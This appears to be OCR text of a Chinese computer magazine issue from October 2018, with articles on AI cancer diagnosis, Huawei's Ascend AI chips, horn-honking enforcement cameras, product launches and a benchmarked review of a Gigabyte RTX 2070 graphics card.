肺癌是世界上发病率和死亡率增长最快的癌症,也是对人类健康和生命威胁最大的恶性肿瘤之一。但是如果能够及早地发现并治疗,患者的存活率将提升 50%。目前,人工智能深度算法在对肺癌的影像解读上,精确度可以达到 95%到 98%的专家水平。

今年 2 月,斯坦福大学研究团队在 Nature 杂志上报道了人类利用人工智能诊断皮肤癌的成果。斯坦福研究人员训练深度卷积神经网络(convolutional neural networks,CNN,一种人工智能的深度学习算法)去识别皮肤损伤,准确率达到了人类的专家级别。

今年 5 月,一名 60 岁的美国妇女在 IBM 人工智能计算机的帮助下,精确地诊断出其患有的一种罕见的白血病。医生本来以为这名妇女得了急性髓系白血病,但是当人工智能计算机通过对 2000 万个癌症研究论文分析并进行 10 分钟的筛查后,准确地给出了检测结果,并提供了个性化的治疗方案。

AI 在癌症领域未来的展望和发展

在 2015 年 2 月 4 日,CA 期刊发布了《2012 全球癌症统计》的文章。基于 GLOBOCAN 估计,在 2012 年,全球约有 1410 万新发癌症病例,有 820 万患者死于癌症。

目前,癌症患者的治疗手段常常是化疗和各种类型的药物治疗,但由于患者的发病原因以及体质差异的不同,会导致治疗结果大相径庭。所以如果在人工智能深度算法的帮助下,能够及早地检测并且为患者量身定制出治疗方案,患者的生存率将大幅度提升。

我们期待在不久的将来,癌症将被以一种简单无缝的方式来看待及解决,为癌症患者们提供恢复健康的希望和机会。

人工智能抗击癌症的优势

一、信息资源的公开化和民主化,人工智能能够在全球共享针对不同癌症病因所指定的药物治疗方案。相当于全球所有最顶尖专家的资源和全球无数个临床案例都能迅速取得。其中需要专业的卫生人员和相关的科学家一起将患者的个人临床信息用匿名的形式展现出来。

二、通过深度学习的人工智能可以提高医生检测并治疗癌症的精确度。癌症早期诊断通过滴血芯片检测、基因检测、纳米检测、TTM、PET CT 等方法进行检测,经常出现漏诊、误诊的现象,其精确度始终不太理想。通过人工智能检测癌症的精确度大大提升至 99%,为患者的治疗和康复提供了保障。

其中 IBM 研发团队通过“医疗筛”项目,创建了一个图像引导信息系统,可以智能地为医生提供患者的诊断结果和治疗计划方案,从而提高医生们治疗癌症的精准度和工作效率。

三、提升癌症患者的就诊体验。癌症患者是需要长期管理和个性化监管的,世界上第一个人工智能虚拟护士 Molly 的诞生就是对癌症患者的后续护理有着至关重要的作用。

人工智能将与人类医生更加密切地配合,帮助医生在攻克癌症的路上做出更精确的判断。将会有更多的癌症患者在人工智能的帮助下重获健康,未来的人类也不会再谈癌色变。

AI连线

昇腾过后,华为的AI之路如何走?

@Jocelyn

芯片的重要性,早已不言而喻。一直在传说中的华为 AI 芯片,终于在近日露出真容。Ascend 910 和 Ascend 310 两款 AI 芯片的推出,对于华为乃至整个行业都有较大影响。除此之外,华为的 AI 战略布局也逐渐明晰。

关于Ascend(昇腾)系列两款AI芯片

Ascend(昇腾)芯片是华为“达芬奇项目”的一部分,也是华为全栈人工智能解决方案的一部分。Ascend 是基于可统一、可扩展架构的系列化 AI IP 和芯片。基于“达芬奇架构”制造,Ascend(昇腾)芯片包括 Max、Mini、Lite、Tiny 和 Nano 等五个系列。

在华为 2018 全连接大会上,华为副董事长、轮值董事长徐直军发布了两款昇腾芯片,分别是昇腾 910(Ascend 910)、昇腾 310(Ascend 310)。前者单芯片算力达到 256T,计算密度在目前全球已发布单芯片中领先,后者则拥有面向边缘计算场景的强大算力。

业内人士评价“华为 Ascend 910 是目前全球已发布的单芯片计算密度最大的 AI 芯片;Ascend 310 是目前面向边缘计算场景最强算力的 AI SoC。这两款芯片能够大大加速 AI 在各行业的切实应用,也标志着华为的 AI 解决方案在底层芯片级实现了业界领先。”

全栈全场景方案的四个方面

在会上,华为还揭开了公司未来的人工智能战略,即全栈全场景 AI 解决方案,对接构建“万物互联”的智能世界的公司愿景。

所谓“全栈全场景”解决方案,是指华为面向行业、消费者和产业生态提供的一个强大工具箱。“全场景”是指包括公有云、私有云、各种边缘计算、物联网行业终端以及消费类终端等部署环境,覆盖高、中、低全场景,算力跨越几千万倍,一次开发适用于所有场景的部署、迁移、协同。“全栈”则是技术功能视角,是指包括芯片、芯片使能、训练和推理框架和应用使能在内的全堆栈方案。

而这一解决方案又由四个方面组合而成。一是基于可统一、可扩展架构的系列化 AI IP 和芯片 Ascend;二是芯片算子库和高度自动化算子开发工具 CANN;三是支持端、边、云独立的和协同的统一训练和推理框架 MindSpore;四是提供全流程服务 ModelArts,分层 API 和预集成方案的应用使能。

四个方面相互促进,共同组成了华为的人工智能战略。华为首席战略架构师党文栓表示:“为了促进 AI 的应用,让 AI 无所不及,我们认为 AI 解决方案需要原生全场景。让所有组织成为 AI-powered 组织,从而推动人工智能迈向新高度。”

值得一提的是,这一核心战略的诞生,与华为既有业务覆盖面广有关。华为既有 B 端的运营商业务、企业业务,又有 C 端的智能终端业务。不同用户群要求的 AI 解决方案是不同的,因此一开始华为就提出做全场景的解决方案。

AI 芯片企业最终有两种发展路径


据了解,华为此次依旧延续麒麟系列芯片的政策,不对外销售。在这样的关键业务战略部署上,华为有着一套自己的方法论。

这套方法分五步走,分别是投资基础研究、打造全栈方案、投资开放生态和人才培养、解决方案增强、内部效率提升。

华为在 AI 芯片领域的布局,更根本的目的是希望用 AI 增强现有业务。因此在接下来的一段时间内,华为 AI 芯片在通信设备、手机、服务器以及华为云业务的应用,最为可期。

不过即便如此,也有不少人认为这不足以逆转中国芯片业所处的困境。目前国内 AI 芯片的企业分为五大阵营:一是以寒武纪和地平线、深鉴科技等为代表的 AI 初创企业;二是以百度、阿里等为代表的互联网企业;三是瑞芯微、国科微等传统芯片企业;四是以比特大陆为代表的挖矿企业;五是华为这样既有芯片又有终端的平台性企业。

五种类型的企业,最终在 AI 芯片领域的发展大有可能走向两条岔路。寒武纪 CEO 陈天石认为:“今后将会回归两条路径:一是类似于苹果的封闭式路径,芯片和系统软件是自研,主要在应用方面引入外部开发者;二是类似于安卓的开放式路径,底层芯片、系统软件、应用都对外提供。”



华为 Ascend 910 芯片

鸣笛也有“声纹” 智能鸣笛抓拍系统揭秘

@ 张钦思

在部分区域和路段鸣笛是违反道路交通安全法规的行为，而随着交通监管系统的智能化，针对类似行为的执法取证难度已经越来越小。

违法鸣笛就“上榜”，这个系统覆盖多地

除了警示行人，当我们被一辆停留在红绿灯前迟迟不肯启动的汽车拦住去路时，按下喇叭鸣笛这个动作里，其实也难免掺杂着一点情绪表达的味道。但这种表达方式可要适度——去年下半年至今，针对违规鸣笛行为的智能鸣笛抓拍系统陆续在北京、兰州、海口、合肥等多地上线，尽管具体的实现方式略有差异，但它们都已取得不错的城市“降噪”效果。

最早部署“城市道路违法鸣笛抓拍系统”的北京，去年 7 月便开始在协和医院西门进行试点。从试点和后续情况来看，这套整合了声阵列采集、高清摄像捕捉、数据采集和声源自动识别的违法鸣笛抓拍系统反应灵敏，不仅能在嘈杂环境中准确提取喇叭声，分析完成将抓拍结果公布在路口的 LED 屏幕上的处理时间也极短——车辆从违规鸣笛到被抓拍“上榜”几乎同时发生。

几乎与北京同时开始测试的兰州，所部署的违法鸣笛抓拍系统在试运行期间也取得了不错的效果，在测试调试的 5 个多月时间里，通过这个系统累计抓拍到的违法鸣笛记录超过 1.5 万条，除了现场声音，抓拍到的数据还包括现场图像和现场抓拍视频，三者共同构成一份完整的“声音云图”，方便交警部门向有异议的车主出具。

今年 8 月新近加入智能违法鸣笛抓拍行列的合肥，首套设备部署完成当天便抓拍到违法鸣笛行为 400 余起，次日部署路段违法鸣笛行为减少八成；截至本月月初，合肥市交警部门已经在市内布点了 20 多个类似的禁鸣抓拍系统，部署点位最多的庐阳区共抓拍违法鸣笛 3.5 万余起。据合肥市交警庐阳大队介绍，随着处罚措施的落实和宣传报道的跟进，8 月以后庐阳市内违法鸣笛行为呈阶梯下降趋势，重点区域的“降噪”效果明显。

和传统的交通执法方式相比，智能鸣笛抓拍系统能够在违法鸣笛行为的取证、抓拍和后续跟踪等环节发挥巨大的作用并显著提升交通执法人员工作效率。那这些在全国各地交通监管中应用得越来越普遍的鸣笛抓拍系统，具体如何实现智能“消音”效果的呢？

违法鸣笛“秒上墙”

位于长江中路九中门口的“禁鸣”监控点

智能鸣笛抓拍系统如何“寻声捕影”

记者了解到，就国内各地部署的智能鸣笛抓拍系统而言，清听声学、海康威视、科大讯飞是主要的解决方案提供商。

以目前广泛部署于安徽省合肥市市内的智能鸣笛抓拍系统为例，根据技术供应方科大讯飞方面的介绍，这个系统的主要优势体现在四个方面。

首先是声源与车辆的准确识别和对应。

鸣笛抓拍系统采用麦克风阵列技术对汽车鸣笛问题进行量身定制，具体包含声信号采集、鸣笛声检测和鸣笛车辆定位三部分。其中，声信号采集使用多个麦克风同步采集（对所有麦克风阵列的声音信号 + 摄像头获得的视频图像信号进行全面采集）并对信号进行存储；鸣笛声检测采用阵列信号处理和深度学习技术，能有效区分鸣笛声和环境噪声；鸣笛车辆定位则采用多波束形成结合技术，基于鸣笛声的特点对信号进行挑选，再基于挑选的信号进行定位，可实时、精准定位声源的方向，将定位的声源信息标注到实时采集的图片和视频上进行智能采集分析，形成可视化结果。

其次，这个系统能够有效过滤鸣笛与交通噪声。

在现实环境中，由于道路交通情况复杂，势必会存在一些与汽车鸣笛声相近的背景噪声，造成“虚警”现象。为了更准确地区分鸣笛与交通噪声，科大讯飞在这个系统中使用了深度学习，借助 CNN 卷积神经网络来提取区分性信息，并进一步对鸣笛声与噪声进行“剥离”。基于这个深度神经网络进行干扰声滤除，智能鸣笛抓拍系统在实际运行过程中的无关噪声滤出率超过 95%，系统虚警率也得以大幅度降低。

再次，这个系统还能锁定多个对象。

早晚高峰，道路上的鸣笛车辆往往也不止一台，但即便是那些人耳听上去同时发出的鸣笛声，智能鸣笛抓拍系统也能以 50 毫秒的分辨率进行捕捉，换句话说，即便是两个鸣笛时间相差 50 毫秒的声源，这个系统也能精准区分。这样一来就解决了同时鸣笛车辆的抓拍问题。

当然，科大讯飞也指出，在这个多个声源对象解决方案中，还有具体的优化策略，比如针对鸣笛定位这种特殊场景和优化设计过的阵列构型、通过对同时鸣笛车辆的鸣笛声进行频率信号分解定位等等。这个系统可以解决绝大部分多车同时鸣笛问题，同时也是国内唯一可以锁定多个同时鸣笛车辆的系统。

最后，借助这个系统生成的执法依据和传统手段相比更加可靠。

以往在违法鸣笛抓拍的实际执行过程中，交警工作人员往往都会碰上取证难、执法难的问题，智能鸣笛抓拍系统则运用高清摄像头对监控路段进行实时抓拍并将机动车违法行为过程进行视频摘录，配合违法图片及车牌照 OCR 识别，最终生成符合 GAT832-2014《道路交通安全违法行为图像取证技术规范》要求的处罚依据图片和抓拍音视频。这些数据推送到交通管理部门数据中心后，系统可进一步识别出鸣笛车辆的车牌并实时推送到电子显示大屏和执法交警的手机上，为鸣笛抓拍取证提供有力证据。

值得一提的是，通过与现有的交警违章违法监测系统联网，智能抓拍系统通过捕捉到的“声纹”识别车牌的过程不超过一秒。同时，由于系统抓拍违法鸣笛时也会永久保存相关的音视频数据，若涉事车主提出异议，这个系统还可以通过数据比对进行复议，在复议时对复议车辆录制几秒钟鸣喇叭声音数据，使用鉴定算法对比两次音频数据的基频频率、谐波相对强度等参数，结合鉴定算法和人工比对，确保处罚结果公平、公正。

清听声学的“声音成像技术”示意图

相关链接

鸣笛抓拍系统中的麦克风阵列

Echo R6+1 MicArray

Lenovo R6+2 MicArray

智能音箱中的麦克风阵列结构

对智能鸣笛抓拍系统而言，用于采集原始音频数据的麦克风阵列（Microphone Array）其实是最为基础也最为关键的部件。

麦克风阵列即声学相机，也叫声相仪。顾名思义，它由多个麦克风按照一定规律排列，通过阵列信号处理算法生成声音在一个平面上的声压级分布，以彩色等高线图的方式实现声音可视化，通过照片或视频的方式显示被测物的声音分布。

按照指定要求排列而成的麦克风阵列在具体算法的加成（排列+算法）下可以解决很多实际问题，如声源定位、去混响、语音增强、盲源分离等等。而在智能化产品井喷的当下，语音交互仍是智能人机交互的主流入口，麦克风阵列技术也借此飞入寻常百姓家，在智能音箱、智能机器人、智能穿戴等常见智能设备中都有应用。

资讯热点

京东上线个人快递业务

2018 年 10 月 18 日，京东物流 CEO 王振辉在 2018 全球智能物流峰会上宣布，京东物流正式推出面向个人客户的快递业务。

据悉，京东推出的个人快递业务打出丢一赔九的口号，并在北上广地区率先开展，随后将向全国扩展。在运费方面，京东与顺丰的定价相似，同城快递的价格为 11~13 元，与顺丰的 12 元报价相近。

京东快递个人寄件公斤段上限为 30kg，可选择上门取件和自送服务点，上门取件包括期待上门时间，并且可通过小程序直接链接到达达同城送服务。

京东快递推出个人寄递业务，是京东物流社会化开放的一小步，在短期内对成熟的物流市场不会有太大的影响。但是对消费者来说，多一种选择，就是多一份便利。

亚马逊全新Kindle电子书发布

2018 年 10 月 17 日，亚马逊在北京举办发布会，正式推出了新款 Kindle Paperwhite 电子书阅读器。目前，新款的 Kindle Paperwhite 8GB 售价为 998 元，32GB 版本售价 1258 元，已经在官网上开启预售，将于 11 月 11 日正式发售。

新款的 Kindle Paperwhite 在体积上更薄更轻，厚度 8.18mm，重量仅为 182g，采用了屏幕边框和屏幕持平的设计。此外，新款 Kindle Paperwhite 达到 IPX8 级防水级别，在 2 米的清水下能坚持 60 分钟。虽然分辨率依旧为 300 ppi，但新款加入了蓝牙以及有声书支持。

新款的防水功能使其使用的范围更加广泛，对喜欢阅读的朋友来说是一个很不错的功能。

百度外卖升级为饿了么星选

2018 年 10 月 15 日，阿里本地生活服务公司总裁、饿了么 CEO 王磊宣布百度外卖更名升级为“饿了么星选”。据官方介绍，饿了么星选要打造成高端本地生活平台，是饿了么旗下严选商家和美食、秉持用户体验至上的高端外卖及生活服务平台。

在 10 月 12 日，阿里集团宣布饿了么与口碑合并，成立本地生活服务公司。据了解，饿了么星选的推出，是阿里本地生活服务战略升级的第一步。未来，阿里本地生活服务公司将与阿里新零售、会员体系、营销、物流等各板块协同合作，产生更大的协同效应。

随着外卖行业的不断洗牌，可供消费者选择的外卖品牌不断减少，外卖的服务品质会不断增加吗？

滴滴正式开启黑名单模式

2018 年 10 月 18 日，最新的滴滴客户端正式试行“黑名单”功能，且加入黑名单后暂时不可取消。据了解，不管司机还是乘客，都可以将对方拉入黑名单，并且进入黑名单后将在一年内双方不会再匹配订单。

目前，除了在现有评价体系和安全保障的基础上增加黑名单功能之外，滴滴公司新增的一键报警、紧急联系人和未成年人乘车提醒等安全功能将继续优化。滴滴公司声明称将打造一套让消费者放心的安全措施来保障消费者的权益。

黑名单模式的试行是一个不错的尝试，但也只能是治标不治本。真正实施犯罪的是滴滴打车的司机，所以提高司机的入职门槛或许才能最大限度地保障消费者的安全。

新机发布

华为发布全新机型Mate20系列

2018 年 10 月 16 日，华为在伦敦召开了一场规模空前的秋季新品发布会。正式面向全球发布了全新的旗舰 Mate 20 系列。

华为全新机型 Mate 20 采用新一代珍珠屏设计，同时采用了一块 6.39 英寸 2K OLED 曲面屏。边框则用了全新的工艺，比 iPhone XS 更窄。

值得注意的是，华为 Mate 20 Pro 在 30 分钟内充电可达 70%，还支持无线反向充电技术，也就是说，如果有一台 iPhone XS 电量告急，只需要将其机身靠近华为 Mate 20 Pro，即可利用华为 Mate 20 Pro 的 4200mAh 大电池为 iPhone 无线充电！

华为 Mate 20 在拍照方面依旧是徕卡三款摄像头，其主摄像头为 1200 万像素，另外一颗是 1600 万像素，最后是 800 万像素的长焦镜头，支持 960fps 慢动作视频。

华为 Mate 20 的售价为 4GB+128GB 799 欧元（￥6390），6GB+128GB 849 欧元（￥6790），即日起上市。Mate 20 Pro：6GB+128GB 1049 欧元（￥8390），即日起上市。此外，Mate 20X：6GB+128GB 899 欧元（￥7190），在 10 月 26 日上市。Mate 20 RS 保时捷设计，8GB+256GB 1695 欧元（￥13560），8GB+512GB 2095 欧元（￥16760），在 11 月 16 日上市。

诺基亚秋季新品发布会

2018 年 10 月诺基亚秋季新品发布会上正式推出新机型诺基亚 X7。本次机型的亮点之一就是主打夜拍，诺基亚 X7 采用了蔡司认证 6P 镜头，IMX363 主传感器，1200 万 +1300 万像素双摄等，让诺基亚 X7 成为了诺基亚手机中第一款以夜拍为特色的全新机型。

诺基亚 X7 搭载骁龙 710 处理器，最大 6GB LPDDR4X 运存和 128GB 内存（支持 400GB microSD 卡扩展），内置 3500mAh 电池，支持双卡 4G 双 VoLTE，支持 18W 快充，半小时充电 50%。

同时，诺基亚 X7 系统针对中国本地用户进行了定制，拥有国际漫游、主题模式、游戏助手、换机助手等全新本地化贴心功能。

诺基亚 X7 提供了四种“不被定义”暗系色彩，暗夜蓝、暮夜红、幻夜银、沁夜黑。采用了分层染色工艺，不同角度不同光芒。值得一提的是，Nokia X7 暮夜红为中国特供版。

在价格方面，诺基亚 X7 将提供 3 个版本：4GB+64GB、6GB+64GB 和 6GB+128GB，价格分别为 1699 元、1999 元和 2499 元，即日起，正式开启预约，10 月 23 日正式开售。

极米激光电视皓·LUNE 4K 发布

2018 年 10 月 16 日下午，极米在成都召开了一场媒体沟通会，极米科技董事长兼 CEO 钟波、CTO 王鑫以及产品经理唐传奇悉数到场，共同发布了极米激光电视皓·LUNE 4K。

极米激光电视皓·LUNE 4K 无论在音质、画质、体验上都进行了全面升级，是一款从 4K 信号输入到处理，再到显示都达到 4K 标准的真 4K 激光电视。

极米皓·LUNE 4K 采用了全新的原彩色轮，使用 RGB 三原色进行混色。画质技术一直都是极米产品的优势项，最新的极米激光电视皓·LUNE 4K 大幅提升用户观影流畅度的运动补偿功能，增加运动画面流畅的体验。

LUNE 4K 的音响依旧表现出色，沿用了哈曼卡顿原装 60W 大功率对称式音响，可以模拟出更宽广的声场。目前，极米激光电视皓·LUNE 4K 已经在京东首发，并且将在 17 日正式开始在全网销售，售价为 12999 元。

vivo手机发布Z系列新机vivo Z3

2018 年 10 月 17 日，vivo 手机正式在北京发布 Z 系列新机 vivo Z3。1598 元起售的全新 vivoZ3 搭载 vivo Dual-Turbo 双涡轮加速引擎、骁龙 710 处理器、红外人脸识别、6.3 英寸灵动珍珠屏、双引擎充电等一系列黑科技。

外观方面 vivo Z3 采用了 6.3 英寸 19:9 灵动水滴屏设计，机身背部采用渐变镜面工艺，3D 微弧设计结合纤薄机身大大提升用户体验。

在配置方面，vivo Z3 有两个处理器版本，4+64GB 版本使用了骁龙 670 处理器，而 6+64GB、6+128GB 则应用了骁龙 710 处理器，游戏加速速度、抗掉帧的能力都得到巨幅提升。

vivo Z3 配备 3315mAh 电池容量同时还采用先进的双引擎闪充技术，充电速度更快，配合骁龙 710 芯片，让全新的 vivo Z3 手机续航能力更强。vivo Z3 前置配备双 1200 万像素摄像镜头以及 1600 万 +200 万像素后置双摄镜头可智能识别优化调整多种场景。

vivo Z3 支持后置指纹识别和红外人脸识别技术，即使在夜间黑暗环境下也可以迅速实现面部解锁功能。

据悉，vivo Z3 使用骁龙 670 处理器的 4+64GB 版本售价为 1598 元，而应用骁龙 710 处理器的 6+64GB、6+128GB 版本售价分别为 1898 元、2298 元。

风之力再添猛将,20系先锋强势来袭

技嘉GeForce RTX2070 WINDFORCE 8G首发解析

NVIDIA最新的RTX20系列显卡中率先登场的是旗舰级的RTX2080Ti与RTX2080,性能与价格定位都在GTX1080Ti之上,主打4K分辨率游戏体验。按照NVIDIA的计划,接下来要登场的就是甜品级轻旗舰RTX2070,它既具备RT光线追踪单元,又能提供一个“性价比”相对来说更诱人的定价,因此受到更多主流级游戏玩家的关注。终于,NVIDIA于北京时间10月16日晚9点解禁了RTX2070的性能测试成绩,我们也第一时间收到了来自技嘉的首款RTX2070显卡,接下来就一起来看看它的表现是否能让大家惊艳吧!

技嘉GeForce RTX2070 WINDFORCE 8G赏析

和之前我们评测的两款技嘉RTX20 GAMING OC显卡一样,技嘉GeForce RTX2070 WINDFORCE 8G也采用了风之力3X散热系统设计。风之力3X散热系统的最大卖点就是搭载了正逆转3风扇设计(3风扇中间的风扇逆转以消除冲突气流,提高散热效率),配合独家刀刃式扇叶风扇、6根新型软磁粉复合式热管、HDT热管直触技术及半被动式智能散热系统,可大幅提升散热性能和噪音控制能力。

从之前我们实测的结果来看,风之力3X散热系统的散热效率和噪音控制都比较不错,考虑到RTX2070功耗低于RTX2080/2080Ti,我们预计技嘉GeForce RTX2070 WINDFORCE 8G的散热与噪音控制会更加出色。

和之前发布的RTX2080/2080Ti GAMING OC一样,技嘉GeForce RTX2070 WINDFORCE 8G也配备了家族独有的风之力3X散热系统,外观辨识度很高

虽然取消NVLink,但轻旗舰定位不可动摇

	GeForce RTX 2070 WINDFORCE 8G	GeForce GTX 1070 Ti
核心频率	1410MHz/1620MHz	1607MHz/1683MHz
CUDA核心	2304	2432
显存频率	14000MHz	8008MHz
显存大小	8GB	8GB
显存类型	GDDR6	GDDR5
显存位宽	256bit	256bit
I/O接口	DisplayPort 1.4×3 HDMI 2.0b×1 USB Type-C (支持VirtualLink)×1	DVI-D×1 HDMI 2.0b×1 DisplayPort 1.4×3 2-Way SLI

在RTX2080/2080Ti的评测中,我们已经详细分析了RTX20系列新架构,这里就不再重复。RTX2070的规格在RTX2080(TU104核心)的基础上继续进行精简(使用了TU106核心),除了保持64个光栅单元数量不变、显存带宽不变之外,流处理器数量和频率都进一步降低以明确它的轻旗舰定位。此外,在RTX20系列最具代表性的RT光线追踪单元硬件性能方面,RTX2070大约是RTX2080的75%,虽然目前还没有具体的光线追踪游戏可玩,但预计RTX2070搞定1080P甚至2K分辨率的光线追踪游戏还是没问题的。

特别值得一提的是,RTX2070去掉了RTX2080/2080Ti具备的NVLink接口,这也就意味着它不再支持SLI技术。我们知道,在GTX10系中,NVIDIA是从GTX1060开始取消掉SLI功能的,而在RTX20系列中,这个定位被再一次调整了,看来NVIDIA认为这个定位段的玩家对于SLI不会有多大的需求(也可能是认为双RTX2070的性价比会威胁到RTX2080的销售……)。

但不管怎样,从RTX2070的规格来看,它应该能成为替代GTX1070Ti的新一代甜品级轻旗舰,加上特有的RT单元,在购买价值上也能接GTX1080的班了。

风之力3X散热系统采用正逆转3风扇设计,提供更高的散热效率

性能实测:轻松取代GTX1070Ti,妥妥的“光追”甜品

本次我们继续采用了之前测试RTX2080/2080Ti的平台,加入了GTX1070Ti显卡进行对比。

测试平台

- **处理器:**酷睿i7 8700K
- **内存:**技嘉AORUS RGB DDR4 3200 8GB×2
- **主板:**技嘉Z370 AORUS Gaming 7
- **显卡:**技嘉GeForce RTX 2070 WINDFORCE 8G
GeForce GTX1070Ti
- **硬盘:**技嘉SSD 512GB
- **电源:**技嘉AORUS AP850GM
- **操作系统:**Windows 10 64bit 专业版

3DMark基准测试

	技嘉 GeForce RTX 2070 WINDFORCE 8G	GTX1070Ti
FS GPU	22508	19989
FSE GPU 2K	10573	9554
FSU GPU 4K	5142	4709
TimeSpy E	3962	3185

在3DMark各项测试中,RTX2070都明显领先于GTX1070Ti,在DX12的TimeSpy测试中,优势尤其明显。虽然RTX2070的频率、流处理器数量都低于GTX1070Ti,但和RTX2080相同的高显存带宽、更先进的架构让它最终的表现还是大大好于GTX1070Ti。

古墓丽影:崛起

	技嘉 GeForce RTX 2070 WINDFORCE 8G	GTX1070Ti
古墓丽影:崛起 1080P	70.91 fps	63.4 fps
古墓丽影:崛起 2K	44.58 fps	38.84 fps
古墓丽影:崛起 4K	20.44 fps	18.13 fps

在《古墓丽影:崛起》中,RTX2070的优势比较稳定,在高中低3种分辨率下变化不算特别大。在2K分辨率/极限画质下基本上就达到性能极限了,4K还是有些吃不消,这也符合它的轻旗舰定位。

刺客信条:起源


	技嘉 GeForce RTX 2070 WINDFORCE 8G	GTX1070Ti
刺客信条:起源 1080P	10579	9436
刺客信条:起源 2K	8883	7293
刺客信条:起源 4K	5574	4312

《刺客信条:起源》的成绩也能看出RTX2070明显高出GTX1070Ti一个定位级别,特别是在4K分辨率下,差距相当明显。

最终幻想15

	技嘉 GeForce RTX 2070 WINDFORCE 8G	GTX1070Ti
最终幻想15 1080P	5072	5119
最终幻想15 4K	3648	3066

《最终幻想15》的成绩也证明了分辨率越高,RTX2070相对于GTX1070Ti的性能优势就越明显。 下转16版



风之力3X散热系统还包括了刀刃式扇叶风扇、新型软磁粉复合式热管、HDT热管直触技术及半被动式智能散热设计等黑科技

显卡顶部配备了1677W色炫彩魔光LOGO,支持软件工具自由调节色彩与灯效

责编:王诚 组版:陈学兵 责校:杨军
日期:2018.10.22 投稿邮箱:pcw-advice@vip.sina.com

经典的重装上阵

Tt Level 20 VT机箱体验

Thermaltake为了纪念公司成立20周年，在今年6月份举办的台北电脑展上发布了Level 20系列机箱。Level 20就是之前10周年庆时推出的Level 10的升级款，在延续了经典分仓设计的基础上加入了玻璃面板以及对水冷的更好支持等当下流行的元素，其在设计、功能上有何亮点，能否成为新一代的经典呢？本期通过Level 20 VT这款产品来找寻答案。

整个 Level 20 系列包含有 Level 20 VT、Level 20 XT、Level 20 GT 等多款产品，本次研究用的 Level 20 VT 是一款尺寸较小的卧式产品。机箱除了前面板两侧分别有一道银色弧面的装饰之外，整个外观并没有复杂的造型。机箱前面板、左右侧面板以及顶部面板均由钢化玻璃打造而成，可将内部硬件状况多方位、无死角地呈现出来，特别适合搭配带灯的硬件或是组建水冷，打造出炫酷又富有个性的灯光主机。同时传统机箱内主板都是立式安装，而 Level 20 VT 采用的是平置设计，这样的好处在于能更好地将内存、显卡、散热器等硬件的灯效呈现出来，视觉效果更出色。机箱 I/O 位于顶部前端，接口类型一目了然：2 个 USB3.0、2 个 USB2.0、2 个 3.5mm 音频麦克风插孔、开机键、重启键以及硬盘指示灯。

作为一款 348mm×330mm×430mm 的卧式机箱产品，Level 20 VT 的重量达到了 8.66 kg，可见其用料非常的扎实。四面钢化玻璃面板厚度均为 4mm，内部框架由 0.6mm 厚的 SPCC 板材打造而成，整个机箱扎实、稳定，可以给高端硬件非常好的支撑。产品并不是单纯的堆料，其做工方面也可圈可点，面板接合处严丝合缝，板材边缘都经过了处理，光滑、不割手。另外，虽说 Level 20 VT 的尺寸是系列产品中最小的，但硬件兼容性依然非常的出色。机箱支持 M-ATX、MINI-ITX 主板，支持 185mm 高的散热器以及 350mm 长的显卡，基本上能够兼容市面上主流的高端硬件了。

对于 Level 20 VT 这样一款多面钢化玻璃的机箱来说，散热性能是需要重点考查的，在这方面可以明显看出 Thermaltake 是花了心思的。产品采用了分层设计，利于提升散热效率。前面板自带 1 个 200mm 风扇，拆下后可安装 2 个 140mm 或 120mm 风扇，顶部可以安装 4 个 120mm 风扇或 2 个 140mm 风扇，背部还有 1 个 140mm/120mm 风扇位，底部还有 2 个 120mm 风扇位，丰富的风扇安装位能增强散热也便于安装冷排。此外，Level 20 VT 对于水冷也有很好的支持，通过了 Tt LCS 水冷认证，除了风扇位多便于安装冷排之外，背部预留有水冷孔，不管是一体式还是分体式水冷，都可以轻松地安装。

规格参数

- **材质:** SPCC
- **板材厚度:** 0.6mm
- **主板兼容:** M-ATX、MINI-ITX
- **尺寸:** 348mm×330mm×430mm
- **重量:** 8.66 kg
- **CPU散热器限高:** 185mm
- **显卡限长:** 350mm
- **参考价格:** 799元

多面钢化玻璃，背部一目了然

机箱背面都预留了水冷孔

总结 灯光、水冷控的最爱

作为一款纪念版机箱，从 Level 20 VT 上我们看出了 Thermaltake 这么多年来在机箱领域的技术实力。产品无论是外观、做工、用料、散热还是硬件的兼容性上都做得非常不错，如果你喜爱灯光效果或是水冷控的话，Level 20 VT 定会让你爱不释手。另外，一般来说 Level 20 VT 这种高品质机箱的价格都不会太便宜，所以其 799 元的卖价让我觉得眼前一亮，比同类产品便宜多了，性价比真不错。

上接15版

孤岛惊魂5

	技嘉 GeForce RTX 2070 WINDFORCE 8G	GTX1070Ti
孤岛惊魂 5 1080P	123 fps	107 fps
孤岛惊魂 5 2k	88 fps	77 fps
孤岛惊魂 5 4K	45 fps	39 fps

《孤岛惊魂 5》中 RTX2070 相对于 GTX1070Ti 也是全面碾压的节奏，而且 RTX2070 在 4K 极高画质下还能达到 45fps，这也证明 RTX2070 有中画质玩 4K 大作保持 60fps 的能力。

古墓丽影:暗影

	技嘉 GeForce RTX 2070 WINDFORCE 8G	GTX1070Ti
古墓丽影:暗影 1080P	68 fps	58 fps
古墓丽影:暗影 2K	45 fps	37 fps
古墓丽影:暗影 4K	22 fps	19 fps

《古墓丽影:暗影》虽然还没实装光线追踪特效，但在最高画质下，它对显卡的要求确实很高。从测试来看，即便是 1080P 分辨率、极高画质下 RTX2070 也只是 60+fps 的表现，如果实装光线追踪，可能需要降低一些其他的画面特效以换取更流畅的游戏体验。当然，GTX1070Ti 的表现就差得更远了，要完美体验新一代 3A 游戏，升级显卡还是很有必要的。

考机温度

	风扇自动模式	风扇全速模式
FurMark 考机1小时（室温23℃）	67 ℃	54 ℃

我们之前已经在技嘉两块 RTX20 GAMING OC 显卡上见识了风之力 3X 散热系统的威力，而 RTX2070 的 TDP 相比 RTX2080 大幅降低，仅为 175W，所以在温度方面会更令人满意。从实测效果来看，风扇设置为自动模式的情况下，满载考机 GPU 最高也就 67℃，要是把风扇设置为全速的话，GPU 更是最高只有 54℃，对于这个级别的显卡来讲算是非常凉快了。

